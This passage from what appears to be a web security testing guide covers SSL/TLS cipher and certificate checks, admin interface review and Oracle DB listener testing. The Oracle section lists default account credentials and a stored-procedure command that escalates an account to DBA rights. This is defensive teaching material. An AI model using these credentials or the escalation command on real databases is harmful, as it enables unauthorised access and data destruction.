This is why reviewing vulnerabilities is best done when the tester is provided with internal information of the software used, including versions and releases used and patches applied to the software. With With this information, the tester can retrieve the information from the vendor itself and analyse what vulnerabilities might be present in the architecture and how they can affect the application itself. When possible, these vulnerabilities can be tested in order to determine their real effects and to detect if there might be any external elements (such as intrusion detection or prevention systems) that might reduce or negate the possibility of successful exploitation. Testers might even determine, through a configuration review, that the vulnerability is not even present, since it affects a software component that is not in use.

It is also worthwhile to notice that vendors will sometimes silently fix vulnerabilities and make them available on new software releases. Different vendors will have difference release cycles that determines the support they might provide for older releases. A tester with detailed information of the software versions used by the architecture can analyse the risk associated to the use of old software releases that might be unsupported in the short term or are already unsupported. This is critical, since if a vulnerability were to surface in an old software version that is no longer suppoted, the systems personnel might not be directly aware of it. No patches will be ever made available for it and advisories might not list that version as vulnerable (as it is unsupported). Even in the event that they are aware that the vulnerability is present and the system is, indeed, vulnerable, they will need to do a full upgrade to a new software release, which might introduce significant downtime in the application architecture or might force the application to be recoded due to incompatibilities with the latest software version.

ADMINISTRATIVE TOOLS

Any web server infrastructure requires the existence of administrative tools to maintain and update the information used by the application: static content (web pages, graphic files), applications source code, user authentication databases, etc. Depending on the site, technology or software used, administrative tools will differ. For example, some web servers will be managed using administrative interfaces which are, themselves, web servers (such as the iPlanet web server) or will be administrated by plain text configuration files (in the Apache case[3]) or use operating-system GUI tools (when using Microsoft's IIS server or ASP.Net). In most cases, however, the server configuration will be handled using different tools than the maintenance of the files used by the web server, which are managed through FTP servers, WebDAV, network file systems (NFS, CIFS) or other mechanisms. Obviously, the operating system of the elements that make up the application architecture will also be managed using other tools. Applications may also have administrative interfaces embedded in them that are used to manage the application data itself (users, content, etc.).

Review of the administrative interfaces used to manage the different parts of the architecture is very important, since if an attacker gains access to any of them he can then compromise or damage the application architecture. Thus it is important to:

- List all the possible administrative interfaces.
- Determine if administrative interfaces are available from an internal network or are also available from the Internet.
- If available from the Internet, determine the mechanisms that control access to these interfaces and their associated susceptibilities.
- Change the default user & password.

Some companies choose not to manage all aspects of their web server applications, but may have other parties managing the content delivered by the web application. This external company might either provide only parts of the content (news updates or promotions) or might manage the web server completely (including content and code). It is common to find administrative interfaces available from the Internet in these situations, since using the Internet is cheaper than providing a dedicated line that will connect the external company to the application infrastructure through a management-only interface. In this situation, it is very important to test if the administrative interfaces can be vulnerable to attacks

REFERENCES

Whitepapers:

- [1] WebSEAL, also known as Tivoli Authentication Manager, is a reverse Proxy from IBM which is part of the Tivoli framework.
- [2] Such as Symantec's Bugtraq, ISS' Xforce, or NIST's National Vulnerability Database (NVD)
- [3] There are some GUI-based administration tools for Apache (like NetLoony) but they are not in widespread use yet.

4.2.5.1 SSL/TLS TESTING

BRIEF SUMMARY

Due to historical exporting restrictions of high grade cryptography, legacy and new web servers could be able to handle a weak cryptographic support.

Even if high grade ciphers are normally used and installed, some misconfiguration in server installation could be used to force the use of a weaker cipher to gain access to the supposed secure communication channel.

TESTING SSL / TLS CIPHER SPECIFICATIONS AND REQUIREMENTS FOR SITE

The http clear-text protocol is normally secured via an SSL or TLS tunnel, resulting in https traffic. In addition to providing encryption of data in transit, https allows the identification of servers (and, optionally, of clients) by means of digital certificates.

Historically, there have been limitations set in place by the U.S. government to allow cryptosystems to be exported only for key sizes of at most 40 bits, a key length which could be broken and would allow the decryption of communications. Since then cryptographic export regulations have been relaxed (though some constraints still hold), however it is important to check the SSL configuration being used to avoid putting in place cryptographic support which could be easily defeated. SSL-based services should not offer the possibility to choose weak ciphers.

Technically, cipher determination is performed as follows. In the initial phase of a SSL connection setup, the client sends to the server a Client Hello message specifying, among other information, the cipher suites that it is able to handle. A client is usually a web browser (most popular SSL client nowadays…), but not necessarily, since it can be any SSL-enabled application; the same holds for the server, which needs not be a web server, though this is the most common case. (For example, a noteworthy class of SSL clients is that of SSL proxies such as stunnel (www.stunnel.org) which can be used to allow non-SSL enabled tools to talk to SSL services.) A cipher suite is specified by an encryption protocol (DES, RC4, AES), the encryption key length (such as 40, 56, or 128 bits), and a hash algorithm (SHA, MD5) used for integrity checking. Upon receiving a Client Hello message, the server decides which cipher suite it will use for that session. It is possible (for example, by means of configuration directives) to specify which cipher suites the server will honour. In this way you may control, for example, whether or not conversations with clients will support 40-bit encryption only.

BLACK BOX TEST AND EXAMPLE

In order to detect possible support of weak ciphers, the ports associated to SSL/TLS wrapped services must be identified. These typically include port 443 which is the standard https port, however this may change because a) https services may be configured to run on non-standard ports, and b) there may be additional SSL/TLS wrapped services related to the web application. In general a service discovery is required to identify such ports.

The nmap scanner, via the "–sV" scan option, is able to identify SSL services. Vulnerability Scanners, in addition to performing service discovery, may include checks against weak ciphers (for example, the Nessus scanner has the capability of checking SSL services on arbitrary ports, and will report weak ciphers).

Example 1. SSL service recognition via nmap.

```
[root@test]# nmap -F -sV localhost
```

Starting nmap 3.75 (http://www.insecure.org/nmap/) at 2005-07-27 14:41 CEST

Interesting ports on localhost.localdomain (127.0.0.1):

(The 1205 ports scanned but not shown below are in state: closed)

```
PORT      STATE SERVICE         VERSION
443/tcp   open  ssl             OpenSSL
```

```
901/tcp   open  http            Samba SWAT administration server
8080/tcp  open  http            Apache httpd 2.0.54 ((Unix) mod_ssl/2.0.54 OpenSSL/0.9.7g
PHP/4.3.11)
8081/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.0

Nmap run completed -- 1 IP address (1 host up) scanned in 27.881 seconds
[root@test]#
```

Example 2. Identifying weak ciphers with Nessus. The following is an anonymized excerpt of a report generated by the Nessus scanner, corresponding to the identification of a server certificate allowing weak ciphers (see underlined text).

```
https (443/tcp)
Description
Here is the SSLv2 server certificate:
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 1 (0x1)
Signature Algorithm: md5WithRSAEncryption
Issuer: C=**, ST=******, L=******, O=******, OU=******, CN=******
Validity
Not Before: Oct 17 07:12:16 2002 GMT
Not After : Oct 16 07:12:16 2004 GMT
Subject: C=**, ST=******, L=******, O=******, CN=******
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:98:4f:24:16:cb:0f:74:e8:9c:55:ce:62:14:4e:
6b:84:c5:81:43:59:c1:2e:ac:ba:af:92:51:f3:0b:
ad:e1:4b:22:ba:5a:9a:1e:0f:0b:fb:3d:5d:e6:fc:
ef:b8:8c:dc:78:28:97:8b:f0:1f:17:9f:69:3f:0e:
72:51:24:1b:9c:3d:85:52:1d:df:da:5a:b8:2e:d2:
09:00:76:24:43:bc:08:67:6b:dd:6b:e9:d2:f5:67:
e1:90:2a:b4:3b:b4:3c:b3:71:4e:88:08:74:b9:a8:
2d:c4:8c:65:93:08:e6:2f:fd:e0:fa:dc:6d:d7:a2:
3d:0a:75:26:cf:dc:47:74:29
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints:
CA:FALSE
Netscape Comment:
OpenSSL Generated Certificate
Page 10
Network Vulnerability Assessment Report 25.05.2005
X509v3 Subject Key Identifier:
10:00:38:4C:45:F0:7C:E4:C6:A7:A4:E2:C9:F0:E4:2B:A8:F9:63:A8
X509v3 Authority Key Identifier:
keyid:CE:E5:F9:41:7B:D9:0E:5E:5D:DF:5E:B9:F3:E6:4A:12:19:02:76:CE
DirName:/C=**/ST=******/L=******/O=******/OU=******/CN=******
serial:00
Signature Algorithm: md5WithRSAEncryption
7b:14:bd:c7:3c:0c:01:8d:69:91:95:46:5c:e6:1e:25:9b:aa:
8b:f5:0d:de:e3:2e:82:1e:68:be:97:3b:39:4a:83:ae:fd:15:
2e:50:c8:a7:16:6e:c9:4e:76:cc:fd:69:ae:4f:12:b8:e7:01:
b6:58:7e:39:d1:fa:8d:49:bd:ff:6b:a8:dd:ae:83:ed:bc:b2:
40:e3:a5:e0:fd:ae:3f:57:4d:ec:f3:21:34:b1:84:97:06:6f:
f4:7d:f4:1c:84:cc:bb:1c:1c:e7:7a:7d:2d:e9:49:60:93:12:
0d:9f:05:8c:8e:f9:cf:e8:9f:fc:15:c0:6e:e2:fe:e5:07:81:
82:fc
Here is the list of available SSLv2 ciphers:
```

```
 RC4-MD5
 EXP-RC4-MD5
 RC2-CBC-MD5
 EXP-RC2-CBC-MD5
 DES-CBC-MD5
 DES-CBC3-MD5
 RC4-64-MD5
 The SSLv2 server offers 5 strong ciphers, but also 0 medium strength and 2 weak "export
class" ciphers.
 The weak/medium ciphers may be chosen by an export-grade or badly configured client
software. They only offer a limited protection against a brute force attack
 Solution: disable those ciphers and upgrade your client software if necessary.
 See http://support.microsoft.com/default.aspx?scid=kben-us216482
 or http://httpd.apache.org/docs-2.0/mod/mod_ssl.html#sslciphersuite
 This SSLv2 server also accepts SSLv3 connections.
 This SSLv2 server also accepts TLSv1 connections.
```

Example 3. Manually audit weak SSL cipher levels with OpenSSL. The following will attempt to connect to Google.com with SSLv2.

```
[root@test]# openssl s_client -no_tls1 -no_ssl3 -connect www.google.com:443
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=21:unable to verify the first certificate
verify return:1
---
Server certificate
-----BEGIN CERTIFICATE-----
MIIDYzCCAsygAwIBAgIQYFbAC3yUC8RFj9MS7lfBkzANBgkqhkiG9w0BAQQFADCB
zjELMAkGA1UEBhMCWkExFTATBgNVBAgTDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJ
Q2FwZSBUb3duMR0wGwYDVQQKExRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UE
CxMfQ2VydGlmaWNhdGlvbiBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAxMYVGhh
d3RlIFByZW1pdW0gU2VydmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNl
cnZlckB0aGF3dGUuY29tMB4XDTA2MDQyMTAxMDc0NVoXDTA3MDQyMTAxMDc0NVow
aDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExFjAUBgNVBAcTDU1v
dW50YWluIFZpZXcxEzARBgNVBAoTCkdvb2dsZSBJbmMxFzAVBgNVBAMTDnd3dy5n
b29nbGUuY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/e2Vs8U33fRDk
5NNpNgkB1zKw4rqTozmfwty7eTEI8PVH1Bf6nthocQ9d9SgJAI2WOBP4grPj7MqO
dXMTFWGDfiTnwes16G7NZlyh6peT68r7ifrwSsVLisJp6pUf31M5Z3D88b+Yy4PE
D7BJaTxq6NNmP1vYUJeXsGSGrV6FUQIDAQABo4GmMIGjMB0GA1UdJQQWMBQGCCsG
AQUFBwMBBggrBgEFBQcDAjBABgNVHR8EOTA3MDWgM6Axhi9odHRwOi8vY3JsLnRo
YXd0ZS5jb20vVGhhd3RlUHJlbWl1bVNlcnZlckNBLmNybDAyBggrBgEFBQcBAQQm
MCQwIgYIKwYBBQUHMAGGFmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wDAYDVR0TAQH/
BAIwADANBgkqhkiG9w0BAQQFAAOBgQADlTbBdVY6LD1nHWkhTadmzuWq2rWE0KO3
Ay+7EleYWPOo+EST315QLpU6pQgblgobGoI5x/fUg2U8WiYj1I1cbavhX2h1hda3
FJWnB3SiXaiuDTsGxQ267EwCVWD5bCrSWa64ilSJTgiUmzAv0a2W8YHXdG08+nYc
X/dVk5WRTw==
-----END CERTIFICATE-----
subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services
Division/CN=Thawte Premium Server CA/emailAddress=premium-server@thawte.com
---
No client certificate CA names sent
---
Ciphers common between both SSL endpoints:
RC4-MD5         EXP-RC4-MD5     RC2-CBC-MD5
```

```
EXP-RC2-CBC-MD5 DES-CBC-MD5     DES-CBC3-MD5
RC4-64-MD5
---
SSL handshake has read 1023 bytes and written 333 bytes
---
New, SSLv2, Cipher is DES-CBC3-MD5
Server public key is 1024 bit
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : SSLv2
    Cipher    : DES-CBC3-MD5
    Session-ID: 709F48E4D567C70A2E49886E4C697CDE
    Session-ID-ctx:
    Master-Key: 649E68F8CF936E69642286AC40A80F433602E3C36FD288C3
    Key-Arg   : E8CB6FEB9ECF3033
    Start Time: 1156977226
    Timeout   : 300 (sec)
    Verify return code: 21 (unable to verify the first certificate)
---
closed
```

WHITE BOX TEST AND EXAMPLE

Check the configuration of the web servers which provide https services. If the web application provides other SSL/TLS wrapped services, these should be checked as well.

Example: The registry path in windows 2k3 defines the ciphers available to the server:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\
```

TESTING SSL CERTIFICATE VALIDITY – CLIENT AND SERVER

When accessing a web application via the https protocol, a secure channel is established between the client (usually the browser) and the server. The identity of one (the server) or both parties (client and server) is then established by means of digital certificates. In order for the communication to be set up, a number of checks on the certificates must be passed. While discussing SSL and certificate based authentication is beyond the scope of this Guide, we will focus on the main criteria involved in ascertaining certificate validity: a) checking if the Certificate Authority (CA) is a known one (meaning one considered trusted), b) checking that the certificate is currently valid, and c) checking that the name of the site and the name reported in the certificate match.

Let's examine each check more in detail.

a) Each browser comes with a preloaded list of trusted CAs, against which the certificate signing CA is compared (this list can be customized and expanded at will). During the initial negotiations with a https server, if the server certificate relates to a CA unknown to the browser, a warning is usually raised. This happens most often because a web application relies on a certificate signed by a self-established CA. Whether this is to be considered a concern depends on several factors. For example, this may be fine for an Intranet environment (think of corporate web email being provided via https; here, obviously all users recognize the internal CA as a trusted CA). When a service is provided to the general public via the Internet, however (i.e. when it is important to positively verify the identity of the server we are talking

to), it is usually imperative to rely on a trusted CA, one which is recognized by all the user base (and here we stop with our considerations, we won't delve deeper in the implications of the trust model being used by digital certificates).

b) Certificates have an associated period of validity, therefore they may expire. Again, we are warned by the browser about this. A public service needs a temporally valid certificate; otherwise, it means we are talking with a server whose certificate was issued by someone we trust, but has expired without being renewed.

c) What if the name on the certificate and the name of the server do not match? If this happens, it might sound suspicious. For a number of reasons, this is not so rare to see. A system may host a number of name-based virtual hosts, which share the same IP address and are identified by means of the HTTP 1.1 Host: header information. In this case, since the SSL handshake checks the server certificate before the HTTP request is processed, it is not possible to assign different certificates to each virtual server. Therefore, if the name of the site and the name reported in the certificate do not match, we have a condition which is typically signalled by the browser. To avoid this, IP-based virtual servers must be used. [2] and [3] describe techniques to deal with this problem and allow name-based virtual hosts to be correctly referenced.

BLACK BOX TESTING AND EXAMPLES


Examine the validity of the certificates used by the application. Browsers will issue a warning when encountering expired certificates, certificates issued by untrusted CAs, and certificates which do not match namewise with the site jto which they should refer. By clicking on the padlock which appears in the browser window when visiting an https site, you can look at information related to the certificate – including the issuer, period of validity, encryption characteristics, etc.

If the application requires a client certificate, you probably have installed one to access it. Certificate information is available in the browser by inspecting the relevant certificate(s) in the list of the installed certificates.


These checks must be applied to all visible SSL-wrapped communication channels used by the application. Though this is the usual https service running on port 443, there may be additional services involved depending on the web application architecture and on deployment issues (an https administrative port left open, https services on non-standard ports, etc.). Therefore, apply these checks to all SSL-wrapped ports which have been discovered. For example, the nmap scanner features a scanning mode (enabled by the –sV command line switch) which identifies SSL-wrapped services. The Nessus vulnerability scanner has the capability of performing SSL checks on all SSL/TLS-wrapped services.

Examples

Rather than providing a fictitious example, we have inserted an anonymized real-life example to stress how frequently one stumbles on https sites whose certificates are inaccurate with respect to naming. The following screenshots refer to a regional site of a high-profile IT Company. Warning issued by Microsoft Internet Explorer. We are visiting a *.it* site and the certificate was issued to a *.com* site! Internet Explorer warns that the name on the certificate does not match the name of the site.



Warning issued by Mozilla Firefox. The message issued by Firefox is different – Firefox complains because it cannot ascertain the identity of the *.com* site the certificate refers to because it does not know the CA which signed the certificate. In fact, Internet Explorer and Firefox do not come preloaded with the same list of CAs. Therefore, the behavior experienced with various browsers may differ.



WHITE BOX TESTING AND EXAMPLES

Examine the validity of the certificates used by the application at both server and client levels. The usage of certificates is primarily at the web server level; however, there may be additional communication paths protected by SSL (for example, towards the DBMS). You should check the application architecture to identify all SSL protected channels.

REFERENCES

Whitepapers

- [1] RFC2246. The TLS Protocol Version 1.0 (updated by RFC3546) - http://www.ietf.org/rfc/rfc2246.txt
- [2] RFC2817. Upgrading to TLS Within HTTP/1.1 - http://www.ietf.org/rfc/rfc2817.txt
- [3] RFC3546. Transport Layer Security (TLS) Extensions - http://www.ietf.org/rfc/rfc3546.txt
- [4] www.verisign.net features various material on the topic

Tools

- Vulnerability scanners may include checks regarding certificate validity, including name mismatch and time expiration. They also usually report other information, such as the CA which issued the certificate. Remember, however, that there is no unified notion of a "trusted CA"; what is trusted depends on the configuration of the software and on the human assumptions made beforehand. Browsers come with a preloaded list of trusted CA. If your web application rely on a CA which is not in this list (for example, because you rely on a self-made CA), you should take into account the process of configuring user browsers to recognize the CA.
- The Nessus scanner includes a plugin to check for expired certificates or certificates which are going to expire within 60 days (plugin "SSL certificate expiry", plugin id 15901). This plugin will check certificates *installed on the server.*
- Vulnerability scanners may include checks against weak ciphers. For example, the Nessus scanner (http://www.nessus.org) has this capability and flags the presence of SSL weak ciphers (see example provided above).
- You may also rely on specialized tools such as SSL Digger (http://www.foundstone.com/resources/proddesc/ssldigger.htm), or – for the command line oriented – experiment with the openssl tool, which provides access to OpenSSL cryptographic functions directly from a Unix shell (may be already available on *nix boxes, otherwise see www.openssl.org).
- To identify SSL-based services, use a vulnerability scanner or a port scanner with service recognition capabilities. The nmap scanner features a "-sV" scanning option which tries to identify services, while the Nessus vulnerability scanner has the capability of identifying SSL-based services on arbitrary ports and to run vulnerability checks on them regardless of whether they are configured on standard or non-standard ports.
- In case you need to talk to a SSL service but your favourite tool doesn't support SSL, you may benefit from a SSL proxy such as stunnel; stunnel will take care of tunnelling the underlying protocol (usually http, but not necessarily so) and communicate with the SSL service you need to reach.
- Finally, a word of advice. Though it may be tempting to use a regular browser to check certificates, there are various reasons for not doing so. Browsers have been plagued by various bugs in this area, and the way the browser will perform the check might be influenced by configuration settings that may not be always evident. Instead, rely on vulnerability scanners or on specialized tools to do the job.

4.2.5.2 DB LISTENER TESTING

BRIEF SUMMARY

The Data base listener is a network daemon unique to Oracle databases. It waits for connection requests from remote clients. This daemon can be compromised and hence can affect the availability of the database.

DESCRIPTION OF THE ISSUE


The DB listener is the entry point for remote connections to an Oracle database. It listens for connection requests and handles them accordingly. This test is possible if the tester can access to this service -- the test should be done from the Intranet (major Oracle installations don't expose this service to the external network). The listener, by default, listens on port 1521(port 2483 is the new officially registered port for the TNS Listener and 2484 for the TNS Listener using SSL). Itt is good practice to change the listener from this port to another arbitrary port number. If this listener is "turned off" remote access to the database is not possible. If this is the case ones application would fail also creating a denial of service attack.

Potential areas of attack:

- Stop the Listener -- create a DoS attack.
- Set a password and prevent others from controlling the Listener - Hijack the DB.
- Write trace and log files to any file accessible to the process owner of tnslnsr (usually Oracle) - Possible information leakage.
- Obtain detailed information on the Listener, database, and application configuration.

BLACK BOX TESTING AND EXAMPLE

Upon discovering the port on which the listener resides one can assess the listener by running a tool developed by Integrigy:



The tool above checks the following:

Listener Password. On many Oracle systems, the listener password may not be set. The tool above verifies this. If the password is not set, an attacker could set the password and hijack the listener, albeit the password can be removed by locally editing the Listener.ora file.

Enable Logging. The tool above also tests to see if logging has been enabled. If it has not, one would not detect any change to the listener or have a record of it. Also, detection of brute force attacks on the listener would not be audited.

Admin Restrictions. If Admin restrictions are not enabled, it is possible to use the "SET" commands remotely.

Example. If you find a TCP/1521 open port on a server, you may have an Oracle Listener that accepts connections from the outside. If the listener is not protected by an authentication mechanism, or if you can find easily a credential, it is possible to exploit this vulnerability to enumerate the Oracle services. For example, using LSNRCTL(.exe) (contained in every Client Oracle installation), you can obtain the following output:

```
TNSLSNR for 32-bit Windows: Version 9.2.0.4.0 - Production
TNS for 32-bit Windows: Version 9.2.0.4.0 - Production
Oracle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production,,
SID(s): SERVICE_NAME = CONFDATA
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFDATAPDB
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFORGANIZ
SID(s): INSTANCE_NAME = CONFORGANIZ
```

The Oracle Listener permits to enumerate default users on Oracle Server:

```
User name     Password
OUTLN           OUTLN
DBSNMP          DBSNMP
BACKUP          BACKUP
MONITOR          MONITOR
PDB             CHANGE_ON_INSTALL
```


In this case, we have not founded privileged DBA accounts, but OUTLN and BACKUP accounts hold a fundamental privilege: EXECUTE ANY PROCEDURE. This means that it is possible to execute all procedures, for example the following:

```
exec dbms_repcat_admin.grant_admin_any_schema('BACKUP');
```

The execution of this command permits one to obtain DBA privileges. Now the user can interact directly with the DB and execute, for example:

```
select * from session_privs ;
```

The output is the following screenshot:



So the user can now execute a lot of operations, in particular: DELETE ANY TABLE and DROP ANY TABLE.

Listener default ports: During the discovery phase of an Oracle server one may discover the following ports. The following is a list of the default ports:

```
1521: Default port for the TNS Listener.
1522 – 1540: Commonly used ports for the TNS Listener
1575: Default port for the Oracle Names Server
1630: Default port for the Oracle Connection Manager – client connections
1830: Default port for the Oracle Connection Manager – admin connections
2481: Default port for Oracle JServer/Java VM listener
2482: Default port for Oracle JServer/Java VM listener using SSL
2483: New port for the TNS Listener
2484: New port for the TNS Listener using SSL
```

GRAY BOX TESTING AND EXAMPLE

Testing for restriction of the privileges of the listener:

It is important to give the listener least privilege so it can not read or write files in the database or in the server memory address space.

The file *Listener.ora* is used to define the database listener properties. One should check that the following line is present in the Listener.ora file:

```
ADMIN_RESTRICTIONS_LISTENER=ON
```

Listener password:

Many common exploits are performed due to the listener password not being set. By checking the Listener.ora file, one can determine if the password is set:

The password can be set manually by editing the Listener.ora file. This is performed by editing the following: PASSWORDS_<listener name>. This issue with this manual method is that the password stored in cleartext, and can be read by anyone with acess to the Listener.ora file. A more secure way is to use the LSNRCTRL tool and invoke the *change_password* command.

```
LSNRCTL for 32-bit Windows: Version 9.2.0.1.0 - Production on 24-FEB-2004 11:27:55
Copyright (c) 1991, 2002, Oracle Corporation.  All rights reserved.
Welcome to LSNRCTL, type "help" for information.
LSNRCTL> set current_listener listener
Current Listener is listener
LSNRCTL> change_password
Old password:
New password:
Re-enter new password:
Connecting to <ADDRESS>
Password changed for listener
The command completed successfully
LSNRCTL> set password
Password:
The command completed successfully
LSNRCTL> save_config
Connecting to <ADDRESS>
Saved LISTENER configuration parameters.
Listener Parameter File   D:\oracle\ora90\network\admin\listener.ora
Old Parameter File   D:\oracle\ora90\network\admin\listener.bak
The command completed successfully
LSNRCTL>
```

REFERENCES

Whitepapers

- Oracle Database Listener Security Guide - http://www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf

Tools

- TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html
- Toad for Oracle - http://www.quest.com/toad

4.2.6 APPLICATION CONFIGURATION MANAGEMENT TESTING

BRIEF SUMMARY

Proper configuration of the single elements that make up an application architecture is important in order to prevent mistakes that might compromise the security of the whole architecture.

DESCRIPTION OF THE ISSUE

Configuration review and testing is a critical task in creating and maintaining such an architecture since many different systems will be usually provided with generic configurations which might not be suited to the task they will perform on the specific site they're installed on. While the typical web and application

servers installation will spot a lot of functionalities (like application examples, documentation, test pages) what is not essential to and should be removed before deployment to avoid post-install exploitation.

BLACK BOX TESTING AND EXAMPLES

Sample/known files and directories

Many web servers and application servers provide, in a default installation, sample application and files that are provided for the benefit of the developer and in order to test that the server is working properly right after installation. However, many default web server applications have been later known to be vulnerable. This was the case, for example, for CVE-1999-0449 (Denial of Service in IIS when the Exair sample site had been installed), CAN-2002-1744 (Directory traversal vulnerability in CodeBrws.asp in Microsoft IIS 5.0), CAN-2002-1630 (Use of sendmail.jsp in Oracle 9iAS), or CAN-2003-1172 (Directory traversal in the view-source sample in Apache's Cocoon).

CGI scanners include a detailed list of known files and directory samples that are provided by different web or application servers and might be a fast way to determine if these files are present. However, the only way to be really sure is to do a full review of the contents of the web server and/or application server and determination of whether they are related to the application itself or not.

Comment review

It is very common, and even recommended, for programmers to include detailed comments on their source code in order to allow for other programmers to better understand why a given decision was taken in coding a given function. Programmers usually do it too when developing large web-based applications. However, comments included inline in HTML code might reveal a potential attacker internal information that should not be available to them. Sometimes, even source code is commented out since a functionality is no longer required, but this comment is leaked out to the HTML pages returned to the users unintentionally.

Comment review should be done in order to determine if any information is being leaked through comments. This review can only be thoroughly done through an analysis of the web server static and dynamic content and through file searches. It can be useful, however, to browse the site either in an automatic or guided fashion and store all the content retrieved. This retrieved content can then be searched in order to analyse the HTML comments available, if any, in the code.

